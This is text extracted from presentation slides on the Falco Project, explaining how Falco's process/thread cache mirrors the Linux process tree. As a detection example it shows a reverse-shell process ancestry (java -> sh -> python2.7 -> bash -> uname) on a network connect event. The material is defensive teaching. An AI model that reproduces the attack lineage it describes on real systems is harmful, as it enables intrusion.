
Network Connect
Event

proc.name: sh
proc.exepath: /bin/sh
proc.cmdline: sh




REVERSE SHELL

Historical Process Execution



Linux Kernel View Mirror: The Now of the Process Tree




CLOUD NATIVE
COMPUTING FOUNDATION

proc.aname: java -> sh -> sh -> python2.7 -> bash -> uname

The Falco Project

Linux Kernel View Mirror: Falco's Process/Thread Cache



pid = Linux process identifier


ppid = Linux parent process identifier



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

Linux Kernel View Mirror: Falco's Process/Thread Cache



pid = Linux process identifier

